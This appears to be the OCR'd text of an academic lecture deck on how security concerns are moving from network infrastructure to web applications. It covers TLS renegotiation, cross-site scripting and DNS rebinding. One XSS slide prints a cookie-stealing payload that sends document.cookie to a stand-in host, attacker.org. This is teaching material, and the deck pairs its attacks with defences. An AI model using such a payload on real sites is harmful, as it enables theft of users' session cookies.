Security is Moving to the Application Layer

Dieter Gollmann
Security in Distributed Applications
Hamburg University of Technology

TUHH
Technische Universität Hamburg-Harburg

Critical Infrastructures

- We have to come to rely on IT to an extent that it becomes difficult to image life without IT.
  - Air travel: no more paper tickets, only e-tickets since 2008; booking via web sites.
  - Conference registration: via web sites
  - Payment: credit card details entered on web sites; PayPal.
  - Communication: via email, mobile phones, social networks
  - Plus e-banking, e-commerce, e-government, SCADA, …
- Internet & web have become critical infrastructures.


Do we have to secure this critical infrastructure?

Infrastructure Security

- From their historic origins, computer and communications security are infrastructure security.
- Computer security = operating system security:
  O/S is the infrastructure for users and applications.
  - Provides process isolation, access control, …
  - Once data are with the application the job is done.
- Communications security = secure channels:
  infrastructure carrying data from sender to receiver.
  - Once data are with the receiver the job is done.


Computer Security, 1988

Morrie Gasser, Building a Secure Computer System, Van Nostrand Reinhold



Computer Security+, 1988


Morrie Gasser, Building a Secure Computer System, Van Nostrand Reinhold



Defence

- Formal methods: high security by implementing the reference monitor in small, verifiable security kernel.
  - Reference monitor: abstract machine that mediates all accesses to objects by subjects.
  - Anderson report, 1972
- Discretionary & Mandatory Access Control.
- Security guaranteed at the lower system layers, managed by professionals.
- Applications need not be trusted.
- The defenders retreat into the security kernel.

Looking out to the network …



Threat Model

- Adversary can observe and manipulate all messages exchanged in a protocol run.
- Adversary can insert new messages.
- Adversary can start protocol runs itself, ...
- “The enemy owns the network.”
- This is the old secret service threat model.

Defence

- Cryptography! Crypto wars won in the 1990s!
- Internet users have access to strong cryptography:
  - Encryption for confidentiality.
  - Message authentication codes and digital signatures for integrity and data origin authentication.
- De-facto standards for crypto algorithms:
  - DES → AES
  - RSA, DSA → ECDSA
  - MD5 → SHA1 → ??
- Basic crypto mechanisms provide infrastructure for IT security; sophisticated modern mechanisms like ZK, DAA in the main still “promising” technologies.

Communications Security

- Focus on design of secure channels: IPsec, TLS, …
  - Some protocols have formal security proofs (TLS).
- Protect against attackers (“spies”) who can read, modify, delete, insert, replay messages.
- Job done once messages are delivered.
- No protection against attacks in the end systems (“hackers”).
- Infrastructure services at network and transport layer.


TLS Security Scare, 2009

- “Flaw” of TLS widely reported.
  - Marsh Ray, Steve Dispensa: Renegotiating TLS, 4.11.2009
- Background: web sites employ TLS for user authentication.
- Users may start with an anonymous TLS session.
- Request for a protected resource triggers TLS renegotiation; mutual authentication requested when new TLS tunnel is established.

Bugtraq ID 36935

"Multiple vendors' TLS protocol implementations are prone to a security vulnerability related to the session-renegotiation process."

The Attack




If you don't use Alice and Bob your paper won't be published in a cryptographic journal.

[James L. Massey]

Dangerous habit: the type of session end points matters!

The Attack



1. Alice pings Bob, anonymously
2. Eve offers Bob a handshake, staying behind the screen
3. Bob gets a letter, “from Alice”
4. To check, Bob asks to repeat handshake in the open
5. Alice takes the hand offered, Bob attributes the letter to her

Analysis

- Typical use case for TLS renegotiation suggests that the new session is a continuation of the old session.
- Developers using renegotiation for authentication made this assumptions; I failed to spot in RFC 5246.
  - Plausible assumption about a plausible use case treated as specification of the service.
- Fix: TLS renegotiation cryptographically tied to the TLS connection it is performed in [RFC 5746].
  - TLS adapted to meet expectations of an application.
- The attack was in fact an application layer problem.

From Internet Security to Web Security

Web Security – Status Quo

- Motivation for SSL: secure shopping on the Internet.
- Well engineered solutions available for protecting sensitive data traversing the Internet.
- Is e-shopping then secure today?
  - Phishing attacks
  - Man-in-the middle attacks despite TLS tunnels
  - Capturing sensitive data on server side: Sony, …
  - Web application attacks, e.g. cross site request forgery
- Are our crypto protocols solving the right problem?

Web Security – End Systems

- Attacks target end systems, not Internet traffic.
- End systems users:
  - must not fall into trap of phishing attacks;
  - must configure their systems to reasonable levels of security.
- End system software:
  - in the past, attacks exploiting vulnerabilities in network code;
  - today, attacks exploiting vulnerabilities in application code.
- Application insecurities top vulnerability statistics.
  - Common Vulnerabilities and Exposures list 2005: cross-site scripting number one vulnerability (in past: buffer overruns)
  - CVE 2006: SQL injection in second place.

Web Insecurity

- New attacks (mis)use functionality of web browsers.
- Browser represents web pages in DOM.
- Web pages may contain scripts (often written in JavaScript) that will be executed in browser.
- Attack vector: place malicious scripts in web pages.
- Browser enforces same origin policy on who can read cookies or where scripts can connect back to.
- Same origin policy refers to domain names (DNS).
- DNS not invented for access control!

Cross Site Scripting – XSS

- Participants: attacker, client (target of attack), server ‘trusted’ by client (stepping stone).
  - Origin based access control: browser executes script in pages from server with higher privileges.
- Attack: create web page with script in a frame referring to trusted server (or directly at the trusted server).
- Simple example from first CERT advisory on XSS:

```
<A
   HREF="http://trusted.com/comment.cgi?
   mycomment=<SCRIPT alert('You have a XSS
   problem')></SCRIPT>">
   Click here
</A>
```


Cross Site Scripting – XSS

- Cookie stealing payload:

```
<A
  HREF="#" onclick="document.location=
  'http://attacker.org/cookielogger.php?cookie=
  ' +escape(document.cookie);"><Click Me>
</A>
```

- User clicks at page; browser gets frame from server.
- Assume result page from server echoes user input.
  - E.g. in a search page.
- Attacker's script in response echoed to client and executed as coming from trusted server.
- Evades client's origin based security policy.

Reflected XSS



XSS – The Problem

- Browser expected to enforce an origin based policy on scripts.
- Ultimate cause of the attack:
  Client only authenticates ‘the last hop’ of the entire page, but not the true origin of all parts of the page.
- For example, browser authenticates bulletin board service but not the user who placed a particular entry.
- If the browser cannot authenticate the origin of all its inputs, it cannot enforce a code origin policy.

Defences

- Filter server outputs / browser inputs:
  differentiate between code and data.
  - Do you know all dangerous characters, all their encodings?
  - Do you know all paths malicious code can take?
  - Do you know how filtered input is processed further?
- Targeted blocking of scripts:
  - Blocking in-line scripts carries some promise.
- Authenticate origin:
  - Ideally without relying on an infrastructure (PKI).

DNS Rebinding

- Same origin policy: script can only connect back to the server it was downloaded from.
- To make a connection, the client's browser needs the IP address of the server.
- Authoritative DNS server resolves DNS names in its domain to IP addresses.
- The client's browser 'trusts' the DNS server when enforcing the same origin policy.
- Trust is Bad for Security!

DNS Rebinding Attack

- Client visits attacker.org; attacker's DNS server resolves this name truthfully to attacker's IP address but with short time-to-live.
- Attack script waits before connecting to attacker.org.
- Binding at browser has expired; new request for IP address of attacker.org, now bound to target address.
- Defence: Don't trust the DNS server on time-to-live; pin host name to original IP address;
  - J. Roskind: Attacks against the Netscape browser. in RSA Conference, April 2001.

DNS Rebinding Attack

- More sophisticated authorisation system: browser refers to policy obtained from DNS server when deciding on connection requests.
- Bad DNS server can authorize connection to victim.
- Defence: double check policy with the host at the IP address the DNS name is being resolved to.
  - Related to reverse DNS lookup.
  - Similar attack already described in 1996.
- Digital signatures do not help against DNS rebinding!

"The reference monitor is moving into the web page"

[Brendan Eich, Mozilla]

Web Threat Model

- Secrets can be stolen in the DOM (cookie stealing).
- Secrets can be hijacked in the DOM (CSRF).
- Secrets can be smuggled through the DOM.

- Sending secrets in the clear over the Internet is fine.

- The enemy is not a spy eavesdropping on your traffic but a hacker exploiting weak spots in your browser!
- Communications is secure, the end systems are not.

